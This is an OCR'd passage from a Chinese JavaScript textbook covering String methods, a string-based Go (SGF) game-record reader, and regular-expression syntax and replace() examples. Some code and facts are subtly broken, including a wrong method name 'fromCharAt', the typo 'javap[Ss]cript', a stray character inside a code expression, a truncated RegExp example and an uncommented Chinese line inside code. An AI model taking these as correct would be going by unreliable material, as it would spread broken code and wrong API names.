        //search 是另一种模式匹配方法，它检索字符串中的子串，返回符合模式的子串位置
        //如果没有子串和模式相匹配，它返回-1
        if (str.search(/Script/i) == -1)
                dwn("String not found");
        else  dwn("String found.");
    }
    searchScript("javascript");     //String found
    searchScript("51js");           //String not found

    //匹配包含 Script 的脚本
    function matchScript(str)
    {
        var matchArray = str.match(/Script/gi);
        for (var i=0; i<matchArray.length;i++) {
            dwn("Match found: " + matchArray[i]);
        }
    }
    matchScript("JavaScript & VBScript");
//这个字符串被匹配到了两个/Script/gi
```

```
    matchScript("51js");
        //这个字符串没有匹配到/Script/gi
-->
</script>
</body>
</html>
```

执行结果如图 9.4 所示：




图 9.4 字符串的格式校验

9.2.5 其他方法

除了以上这几类方法之外，JavaScript 字符串对象还提供了一些其他的方法，其中包括：

String.fromCharAt

这是一个有用的静态方法，它的参数是一个代表 Unicode 编码的数值，返回由这个编码对应的 Unicode 字符构成的字符串。

toLowerCase

这个方法返回一个字符串中所有字符转换成小写形式后的字符串。

toUpperCase

这个方法返回一个字符串中所有字符转换成大写形式后的字符串

除了以上三个方法外，字符串对象还定义了原始的 toString 和 valueOf 方法。关于 String 对象具体的属性和方法细节，可以参考 JavaScript 手册或者 ECMA-262 文档。

9.3 字符串与字符数组

我们已经知道，字符串操作函数 split 能够用分隔符分割字符串，分割后的结果为数组。如果以带空

字符串参数“”的 split 分割字符串，则结果将得到一个数组，这个数组的每一个元素分别是对应的字符串中的字符，这个数组被称为字符数组。对应地，执行数组的 join 方法，能够将数组元素连接成字符串，如果用空字符串""调用它，则可以将字符数组还原为字符串。

字符数组与字符串的转换有的时候很有用，因为字符数组提供了一些字符串中所没有的方法，下面是一个例子：

例 9.2　利用字符数组快速颠倒字符串：

```
javascript:"www.51js.com".split("").reverse().join("");
```

执行结果如图 9.5 所示：




图 9.5　利用字符数组快速颠倒字符串

9.4　字符串与文本处理——JavaScript 棋谱阅读器（一）

综合使用 JavaScript 提供的字符串方法，可以进行比较复杂的文本处理，如果结合下一章将进行介绍的正则表达式，那么 JavaScript 的文本处理能力就变得极为强大。下面给出一个用 JavaScript 进行文本处理的例子。

在这里，我们讨论一个用 JavaScript 实现的围棋棋谱阅读器。

9.4.1　需求分析——什么是棋谱和棋谱阅读器

棋类游戏的棋谱通常是用文本来保存的，国际上一种标准的棋谱格式是 SGF，一份 SGF 的标准棋谱（围棋）文本的主体看起来像下面这个样子：

(B[pd];W[dp];B[cd];W[pq];B[po];W[qo];B[qn];W[qp];B[pn];W[nq];B[pj];W[ed];B[gc];W[df];B[ec];W[dc];B[dd];W[fc];B[eb];W[cc];B[fb];W[bd];B[ee];W[de];B[fd];W[ce];B[ed];W[ef];B[fp];W[fq];B[gq];W[eq];B[np];W[mp];B[gp];W[kq];B[do];W[co];B[cn];W[eo];B[dn];W[cp];B[ep];W[fn];B[jp];W[kp];B[el];W[fl];B[fk];W[

gl];B[ci];W[ek];B[fj];W[dl];B[em];W[dj];B[di];W[cm];B[bn];W[bm];B[ck];W[dk];B[dm];W[cj];B[bk];W[bj];B[bi];W[ak];B[ai];W[fm];B[an];W[am];B[aj];W[bo];B[ej];W[cl];B[al];W[jo];B[io];W[in];B[jn];W[ko];B[hn];W[im];B[hm];W[hl];B[il];W[jm];B[jl];W[km];B[hk];W[gk];B[hj];W[gj];B[gi];W[fi];B[ei];W[hi];B[gh];W[ij];B[ik];W[kl];B[jk];W[jj];B[kk];)

其中的B和W表示黑子和白子，后面[]中的字母表示棋子在棋盘上的坐标位置，例如左上角第一个位置为[aa]，第二个位置为[ab]，以此类推。我们可以利用JavaScript对字符串的处理能力，编写一个棋谱阅读器，来读取这种SGF棋谱。

事实上，SGF是一种比较复杂的格式，除了主体外，它还包括棋谱说明、注释、标记和其他一些附加内容，为了简化起见，我们单独取出主体来进行处理，当然我们的程序也支持注释和标记，但是我们假定利用其他的处理工具已经将他们从主体中分离了出来。

我们的棋谱阅读器看起来像是图9.6这个样子：




图9.6 棋谱阅读器主界面

它主要包括的功能有：

1. 显示棋盘和棋子：

能够正确地在棋盘上用黑色和白色的圆圈显示出黑子、白子，并且将当前落下的最后一颗子用菱形标记。

2. 前一步和下一步、前解说和后解说以及跳转：

棋盘右下角包括四个按钮，分别是“前一步”、“下一步”、“前解说”、“后解说”以及一个输入框，输入步数后按边上的>>GO 链接跳转到指定的步数。

3. 解说：

棋盘右边是解说区域，如果当前步有解说，应显示解说内容。

4. 标记：

如果当前步有标记，棋盘上应当包括标记，标记是由 A、B、C、D 等字母符号组成的。

9.4.2 系统设计——棋谱和棋盘数据的字符串描述

棋谱主体数据、解说和标记分别用下面的三个变量来保存：

```
var gameRecords =
"B[pd];W[dp];B[cd];W[pq];B[po];W[qo];B[qn];W[qp];B[pn];W[nq];B[pj];W[ed];B[gc];W[df
];B[ec];W[dc];B[dd];W[fc];B[eb];W[cc];B[fb];W[bd];B[ee];W[de];B[fd];W[ce];B[ed];W[ef
];B[fp];W[fq];B[gq];W[eq];B[np];W[mp];B[gp];W[kq];B[do];W[co];B[cn];W[eo];B[dn];W[
cp];B[ep];W[fn];B[jp];W[kp];B[el];W[fl];B[fk];W[gl];B[ci];W[ek];B[fj];W[dl];B[em];W
[dj];B[di];W[cm];B[bn];W[bm];B[ck];W[dk];B[dm];W[cj];B[bk];W[bj];B[bi];W[ak];B[ai];
W[fm];B[an];W[am];B[aj];W[bo];B[ej];W[cl];B[al];W[jo];B[io];W[in];B[jn];W[ko];B[hn];
W[im];B[hm];W[hl];B[il];W[jm];B[jl];W[km];B[hk];W[gk];B[hj];W[gj];B[gi];W[fi];B[ei
];W[hi];B[gh];W[ij];B[ik];W[kl];B[jk];W[jj];B[kk];";
var gameComments = "86,这里即使白棋封住也不行，黑棋竟然有强烈的反击的手段！;105,至此白棋竟然由于征子不利而失败...\n\n值得注意的是，A 位打并不是先手\n黑棋可以 B 位反打...;";
var gameLabels = "105,A[ho];105,B[go];";
```

我们将整个棋盘和棋子也用字符串来描述：

```
var IgoGame_BlackStone = "●";          //这个是黑子
var IgoGame_WhiteStone = "o";          //这个是白子
var IgoGame_NewBlackStone = "◆";       //这个表示黑棋下的当前这一步
var IgoGame_NewWhiteStone = "◇";       //这个表示白棋下的当前这一步
var IgoGame_None = null;     //特殊常量，一个空值
//初始化棋盘
function IgoGame_InitBoard()
{
        var _board = "19 ┌┬┬┬┬┬┬┬┬┬┬┬┬┬┬┬┬┐\n"+
                     "18 ├┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┤\n"+
                     "17 ├┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┤\n"+
                     "16 ├┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┤\n"+
                     "15 ├┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┤\n"+
                     "14 ├┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┤\n"+
```

```
                        "13 ┠┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┨\n"+
                        "12 ┠┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┨\n"+
                        "11 ┠┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┨\n"+
                        "10 ┠┼┼╋┼┼┼┼┼╋┼┼┼┼┼╋┼┼┨\n"+
                        " 9 ┠┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┨\n"+
                        " 8 ┠┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┨\n"+
                        " 7 ┠┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┨\n"+
                        " 6 ┠┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┨\n"+
                        " 5 ┠┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┨\n"+
                        " 4 ┠┼┼╋┼┼┼┼┼╋┼┼┼┼┼╋┼┼┨\n"+
                        " 3 ┠┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┨\n"+
                        " 2 ┠┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┨\n"+
                        " 1 ┗┷┷┷┷┷┷┷┷┷┷┷┷┷┷┷┛\n"+
                        "   A B C D E F G H J K L M N O P Q R S T";
    return _board;
}
```

9.4.3 系统实现——解析和处理棋谱

接下来，我们通过一个函数来解析单步棋谱：

```
function IgoGame_ParseStep(step) //解析棋谱
{
    if (step <= 0)
    {
        step = 0;
        self.status = self.defaultStatus;
            //这个是操作状态栏，就是浏览器窗口下面的状态信息，关于它的话题，在第11章将有
            //详细的讨论
        return;
    }
    var stepString = null;
    var stepList = this.Steps.split(";");
            //将以分号分隔的Steps字符串分割开来，例如"B[pd];W[dp];B[cd] "被分解为数组
            // "B[pd] ","W[dp] ","B[cd] "
    if(step < stepList.length)
        stepString = stepList[step];    //获得当前步所代表的字符串
    if(stepString == "")
        stepString = stepList[step-1]; //如果当前步已经大于最后一步，获得最后一步
    if (step == this.currentStep && StatusText == StatusText1)
    {
        self.status = StatusText + ":" + stepString; //更新状态栏上的信息
    }

    return stepString; //将当前步所代表的字符串返回
}
```

上面的函数截取指定位置为形参 step 的子串，它描述了指定步数的着手。其中的关键是 String 的 split() 方法，它将"W[bo];B[ej];W[cl];B[al];W[jo];B[io];W[in]; "一类的字符串拆分成数组 W[bo],B[ej],W[cl],B[al],W[jo],B[io],W[in]。

接着，我们将描述单步着手的字符串进行进一步的解析，从其中分析坐标并绘制棋谱：

```
function IgoGame_ApplyStep(stepStr, blackToken, whiteToken)
//解析单步并绘制棋谱
{
    if (blackToken == null)
    {
        blackToken = IgoGame_BlackStone;    //初始化黑棋棋子
    }
    if (whiteToken == null)
    {
        whiteToken = IgoGame_WhiteStone;    //初始化白棋棋子
    }

    if (stepStr != null)
    {
        var pos = IgoGame_getPosition(stepStr);      //从当前步的文本计算出棋子应该放置的
                                                      位置
        return this.putStone(pos, blackToken, whiteToken); //将棋子放到棋盘上并返回
    }
    else
    {
        return this.board;
    }
}
function IgoGame_PutStone(pos, blackToken, whiteToken)  //落子
{
    if (blackToken == null)
    {
        //默认的黑子，前面定义的字符"●"
        blackToken = IgoGame_BlackStone;
    }
    if (whiteToken == null)
    {
        //默认的白子，前面定义的字符"○"
        whiteToken = IgoGame_WhiteStone;
    }

    var idx = IgoGame_getIndexer(pos);
    //由坐标位置计算出棋盘字符串的字符位置，准备落子：因棋盘是一个大字符串，这里把落子的坐标转换为相
    //应的字符串坐标，更新这个坐标上的字符形状就出现了落子的效果

    if (pos.stone == "B") //如果是黑子，就将这个位置的字符替换成"●"
    {
        return this.board.substring(0,idx) + blackToken + this.board.substring(idx+1,
        this.board.length);
    }
```

```
    else if (pos.stone == "W") 否则如果是白子，就替换成"o"
    {
        return this.board.substring(0,idx) + whiteToken + this.board.substring(idx+1,
        this.board.length);
    }
    else
    {
        return this.board.substring(0,idx) + pos.stone + this.board.substring(idx+1,
        this.board.length);
    }
}
```

注意上面的字符串操作：this.board.substring(0,idx) + pos.stone + this.board.substring(idx+1, this.board.达式 length)，它的作用是将 pos.stone 代表的字符插入到棋盘字符串的指定位置中去。实际上这个地方也可以通过字符数组的 splice()方法来完成，例如：

```
var charArr = this.board.split("");
charArr.splice(idx,1,pos.stone);
return charArr.join("");
```

9.4.4 完整的棋谱阅读器

最后，配合上其他辅助功能，我们可以完成一个 JavaScript 棋谱阅读器。源代码见随书光盘，关于其中的部分内容，在阅读完第三部分后回过头来会有更加深刻的理解。

9.5 总结

字符串，作为最基本的一种数据类型，是 JavaScript 中最经常操作的一类数据对象，本章详细介绍了 JavaScript 支持的字符串类型的特点，包括常量、转义序列和字符串的构造。

本章详细介绍了字符串的使用方法，包括：

charAt()	获得字符串在指定坐标位置的字符
charCodeAt()	获得字符串在指定坐标位置的字符 Unicode 编码
concat()	连接字符串
indexOf()	获得指定子串的坐标
match()	匹配字符串
lastIndexOf()	获得指定子串的坐标，搜索子串时从后往前检索
replace()	替换子串
search()	按模式查找子串
slice()	得到子串
split()	拆分字符串
substring()	得到子串

本章还讨论了字符串与字符数组的转换，并通过实例予以说明。最后，本章提供了一个综合性的例子来说明字符串处理文本的方法。

第 10 章　正则表达式

正则表达式是一种具有递归结构的字符串表达式，在数学上，它等同于一个有限状态自动机。它以其优美的内在结构和强大的表达能力著称。JavaScript 对正则表达式的充分支持，赋予了 JavaScript 本身强大的文本处理能力，在本章里，你将会看到正则表达式为脚本带来的神奇能力。

10.1　什么是正则表达式

正则表达式既是一种优美的数学结构，又是一种强大的文本处理工具。

10.1.1　正则表达式的概念

本质上，正则表达式（regular expression）是一种数学形式，它是用来描述“正则集代数”的表达式。它在结构上精确地对应于有限状态自动机。具体到应用上，正则表达式描述了一种字符串匹配的模式，可以用来检查一个串是否含有某种子串、将匹配的子串做替换或者从某个串中取出符合某个条件的子串等。

1956 年，一位叫 Stephen Kleene 的数学家在 McCulloch 和 Pitts 早期工作的基础上，发表了一篇标题为“神经网事件的表示法”的论文，引入了正则表达式的概念。正则表达式就是用来描述他称为“正则集的代数”的表达式，因此采用“正则表达式”（regular expression）这个术语。

随后，发现可以将这一工作应用于使用 Ken Thompson 的计算搜索算法的一些早期研究，Ken Thompson 是 Unix 的主要发明人。正则表达式的第一个实用应用程序就是 Unix 中的 qed 编辑器。

如他们所说，剩下的就是众所周知的历史了。从那时起直至现在正则表达式都是基于文本的编辑器和搜索工具中的一个重要部分。

10.1.2　JavaScript 中的正则表达式

JavaScript 中的正则表达式体现为 RegExp 对象，它描述了一个字符串的匹配模式，为字符串操作提供了多种强大的匹配和替换方法。

ECMAScript v3 对 JavaScript 正则表达式进行了标准化。JavaScript 1.2 实现了 ECMAScript v3 要求的正则表达式特性的子集，JavaScript 1.5 实现了完整的标准。

在 JavaScript 中，要构造一个正则表达式，可以使用 RegExp()构造函数构造正则表达式对象，例如：

```
var number = new RegExp
```

对于正则表达式常量，还可以用更为简洁的直接量构造法，例如：

```
var Pattern = {};
Pattern.empty = /^[\s\n\r\t]*$/
Pattern.RegInt = /^[0-9]*[1-9][0-9]*$/;                          //整数
Pattern.RegFloat = /^([+-])?(0|([1-9][0-9]*))([.][0-9]+)?$/;     //浮点数
Pattern.RegMoney = /^([+-])?(0|[1-9][0-9]*)(.[0-9]{1,2})?$/;     //货币
Pattern.RegSPhone = /^[0-9]{6,8}([-][0-9]{1,6})?$/;              //电话号码（短）
Pattern.RegLPhone = /^[0-9]{3,4}[-][0-9]{6,8}([-][0-9]{1,6})?$/; //电话号码（长）
Pattern.RegCellPhone = /^[0-9]{11}$/; //手机号码
Pattern.RegEmail = /^\w+([-+.]\w+)*@\w+([-.]\w+)*\.\w+([-.]\w+)*$/; //电子邮件
Pattern.RegURL = /^http:\/\/([\w-]+\.)+[\w-]+(\/[\w- .\/?%&=]*)?$/; //网页地址
```

10.2　正则表达式的规则

正则表达式真正复杂的并不是如何构造和计算，而是它用来描述字符模式的规则。可以说正则表达式规则相当复杂，在复杂规则下，正则表达式的描述能力是极其强大的。

10.2.1　直接量字符

正则表达式中绝大部分的标识字符都可以与自身匹配，这些字符可以是字母、数字、中文其他符号和 Unicode 序列，例如：

```
/JavaScript/gi
/51js/
```

一些特殊字符则需要通过反斜杠(\)进行转义，字符转义的规则和描述字符串的规则基本相同。表 10.1 列出了这些字符：

表 10.1　字符的转义规则

字　符	匹　配
字母数字字符	自身
\0	NUL 字符(\u0000)
\t	制表符(\u0009)
\n	换行符(\u000A)
\v	垂直制表符(\u000B)
\f	换页符(\u000C)
\r	回车(\u000D)
\xnn	由十六进制数 nn 指定的 Latin-1 字符
\uXXXX	由十六进制数 xxxx 指定的 Unicode 字符
\cX	控制字符^X。

与普通字符串不同的是正则表达式中的一些符号具有特殊含义，当它们作为普通字符使用时，必须要经过转义，这些具有特殊含义的符号是：

```
^ $ . * + ? = ! : | \ / () [] {}
```

在后面的章节里，我们会学习这些符号的含义。

10.2.2 字符类和布尔操作

在正则表达式里，字符类描述了的一个聚集，一个字符类和它所包含的任何字符都匹配。例如：/[abc]/就和字母 a、b、c 中的任何一个都匹配。正则表达式也支持布尔操作，因此/[abc]/也相当于/a|b|c/，只不过，当要匹配的成员很多时，用字符类显然比用布尔操作简单得多。

除了枚举定义聚集之外，字符类还支持范围定义，例如/[0-9a-z]/匹配任何一个从 0 到 9 的数字和从 a 到 z 的小写字母。

字符类还支持布尔非操作，方法是在括号种字符集的前面加符号^，例如[^abc]与任何不是字母 a、b、c 中任何一个的字符匹配。

正则表达式中还包含有另一部分特殊的字符和转义序列，它们描述的是字符类中一些常用的模式。表 10.2 给出了这些字符和转义序列。

表 10.2 特殊字符和转义序列

字　符	匹　配
[…]	位于括号之内的任意字符
[^…]	不在括号之中的任意字符
.	除换行和 Unicode 行终止符之外的任意字符
\w	任何 ASCII 单字字符，等价于[a-zA-Z0-9_]
\W	任何非 ASCII 单字字符，等价于[^a-zA-Z0-9_]
\s	任何 Unicode 空白符
\S	任何非 Unicode 空白符
\d	任何 ASCII 数字，等价于[0-9]
\D	除了 ASCII 数字之外的任何字符，等价于[^0-9]
\b	退格直接量

10.2.3 重复

正则表达式允许通过重复来描述具有循环性质的模式。它拥有一些特殊的循环符号：

符号 * 表示 0 次或多次重复，例如：

/abc*/ 同字符串“ab”，“abc”，“abccccccc”都匹配。

符号 + 表示 1 次或多次重复，例如：

/\d+/ 匹配了一个数字的序列。

符号? 匹配 0 次或次重复，例如

/ab?/ 匹配字符串“a”或“ab”。

符号{n}匹配一个字符的 n 次重复，例如：

/\d{3}/ 匹配了一个三位数（包括以 0 开头）

符号{m,n}匹配了一个字符的 m 到 n 次重复，例如：

/\d{2,4}/ 匹配了一个 2 到 4 位数（包括以 0 开头）

符号{m,}匹配了一个重复次数大于 m 的串，例如：

/.{6,}/匹配了一个长度超过 5 位的任意不包含终止符的字符串。

10.2.4　选择、分组和引用

前面已经说过正则表达式支持布尔操作，除了作为选择的“布尔或”操作之外，正则表达式还支持分组和引用。

我们可以通过括号来对正则表达式进行分组，分组的正则表达式模式有两个作用，一是可以让重复模式作用于整个组而不是单一字符，另一个是可以用特殊转义序列来对其进行引用。例如，要求匹配引号，可以使用如下的模式：

```
/(['"])[^'"]*\1/
```

> 除了分组除了转义引用之外，在 JavaScript 程序中我们还可以通过特殊的$n 在表达式外部对子串的匹配进行访问，关于$n，在后续的章节中我们将会详细讨论。

在 JavaScript 1.5 中，你也可以避免为指定的分组创建编码引用，具体的方法是在分组前加特殊符号“?:”，例如：

```
/([Jj])ava(?:(Script)?)\sis\s(fun\w*)/
```

中间的(Script)仅用来分组，并不生成引用，所以\2 和$2 引用了与(fun\w*)匹配的文本。

10.2.5　指定匹配的位置

在正则表达式中一些特殊的序列匹配的不是实际的字符而是字符串中某些特殊的字符位置。

符号^ 匹配的是字符串的开头，例如：

/^Script/与字符串“Script”和“Scripting”匹配，不和字符串“JavaScript”匹配。

符号$ 匹配的是字符串的结尾，例如：

/51js$/与字符串“my 51js”匹配，不与字符串“www.51js.com”匹配。

符号\b 匹配的是单词的边界，而\B 则匹配不是单词边界的位置，例如：

/^[Jj]ava[Ss]cript\b/与“JavaScript is fun!”匹配，不与“JavaScript:alert(0);”匹配。

/\BScript/与字符串“JavaScript”和“ECMAScript”匹配，不与“Scripting”匹配。

在 JavaScript 1.5 中，允许使用任意的正则表达式来定位，如果在符号(?=和)之间加入一个表达式，它就是一个前向声明，指定前面匹配的字符必须在接下来的表达式的位置之前（但是表达式并不匹配接下来的表达式），例如：

/[Jj]avap[Ss]cript(?=\:)/ 和“JavaScript:alert(0)”中的 JavaScript 匹配，不和“JavaScript is fun!”中的 JavaScript 匹配。

如果你用(?!和)符号，那么它是一个反前向声明，含义与前向声明相反，所以：

/[Jj]avap[Ss]cript(?!\:)/ 和“JavaScript:alert(0)”中的 JavaScript 不匹配，却和“JavaScript is fun!”中

的 JavaScript 匹配。

10.2.6 标志——高级模式匹配的规则

正则表达式文法还包括最后一个元素，它是正则表达式的标志，说明了高级模式匹配的规则。和其他的正则文法不同的是，这个标志是在“/”符号之外说明的。

JavaScript 1.5 支持三种不同的标志，它们可以组合使用。

标志 g 说明匹配是全局的，即应当找出被检索字符串的所有匹配。

标志 i 说明匹配是忽略大小写的。例如：

/Java/ 和 Java 匹配，不和 java 匹配，而/Java/i 和 Java，java，JaVa，jAvA 等等都匹配。

标志 m 说明进行多模式匹配，它针对多行字符串，匹配每行中的内容（而不是把换行作为字符串的结束标志）。并且如果标志为 m 的正则表达式中有^和$，则它们分别匹配每一行的开始和结尾。例如：

/^JavaScript/gm 匹配“JavaScript is easy, and JavaScript is fun.\nJavaScript is the best language.”中的第一个和第三个 JavaScript。

下一节我们将要说到的模式匹配，会用到这三个标志。

10.3 模式匹配

正则表达式最大的用途是用于文本的模式匹配，包括文本的查找、替换和格式化等。

10.3.1 用于模式匹配的 String 方法及其例子

String 对象支持四种利用正则表达式的方法，分别是 search()、replace()、match()和 split()。这些方法在前一章中已经提到过，下面将对它们作进一步的说明。

search()方法以正则表达式作为参数，返回第一个与之匹配的子串开始的位置，如果没有任何与之匹配的子串，它返回–1。例如：

```
var str="Visit www.51js.com!"
document.write(str.search(/51js/))
```

replace()方法执行检索与替换操作，它的第一个参数是正则表达式，第二个参数是要进行替换的字符串或者闭包。它检索调用它的字符串，根据指定模式来匹配和替换。如果正则表达式中设置了标志 g，该方法将用替换字符串替换所有匹配的子串，否则它只匹配和替换符合条件的第一个子串。

replace()的功能非常强大，尤其是当它的第二个参数是闭包时，下面给出几个例子进一步说明 replace()的用法：

例 10.1 全文关键词搜索核心代码

```
<html>
<head>
    <title>Example-10.1 全文关键词搜索核心代码</title>
</head>
```

```
<body>
<div id="content">
        www.51js.com<br/>
        bbs.51js.com<br/>
</div>
<script>
<!--
    //innerHTML 得到的是 id="content"标签里面的内容，关于这个属性的详细讨论
    //在本书的第 12 章进行
    var str = content.innerHTML;
    //字符串的 replace 方法支持正则表达式作为参数，下面的方法将包含"51js"的内容中
    //"51js"的部分替换成红色字体
    content.innerHTML = str.replace(/(51js)/g,"<font color='red'>$1</font>");
-->
</script>
</body>
</html>
```

执行结果如图 10.1 所示：

图 10.1　全文关键词搜索核心代码

很难想象一个页面全文检索的核心功能只需要简单的 replace 方法就能实现，然而，有了正则表达式，确实如此。

例 10.2　replace()和闭包

```
<html>
<head>
    <title>Example-10.2 replace()和闭包</title>
```

```
</head>
<body>
wHENEVER SANG MY SONG, oN THIS STAGE, oN MY OWN...<BR>
&COPY;1999 - 2006
<script>
<!--
var matchExp = /([\d])|([a-z])|([A-Z])/g;
//根据不同分组的匹配分别替换数字、大写字母和小写字母
function magicCode(s,a,b,c)
{
    //这里的参数 s 是匹配 matchExp 的完整内容，而 a、b、c 分别对应三个括号（分组）内的匹配
    //第一个匹配的[\d]是数字
    //第二个匹配[a-z]是小写字母
    //第三个匹配[A-Z]是大写字母
    //最后返回的时候将数字标记为红色，小写字母转大写，大写字母转小写
    return a ? "<font color='red'>"+s+"</font>" :
        (b ? b.toUpperCase() :
         c.toLowerCase());
}
document.body.innerHTML =
document.body.innerHTML.replace(matchExp, magicCode);
-->
</script>
</body>
</html>
```

执行结果如图 10.2 所示：

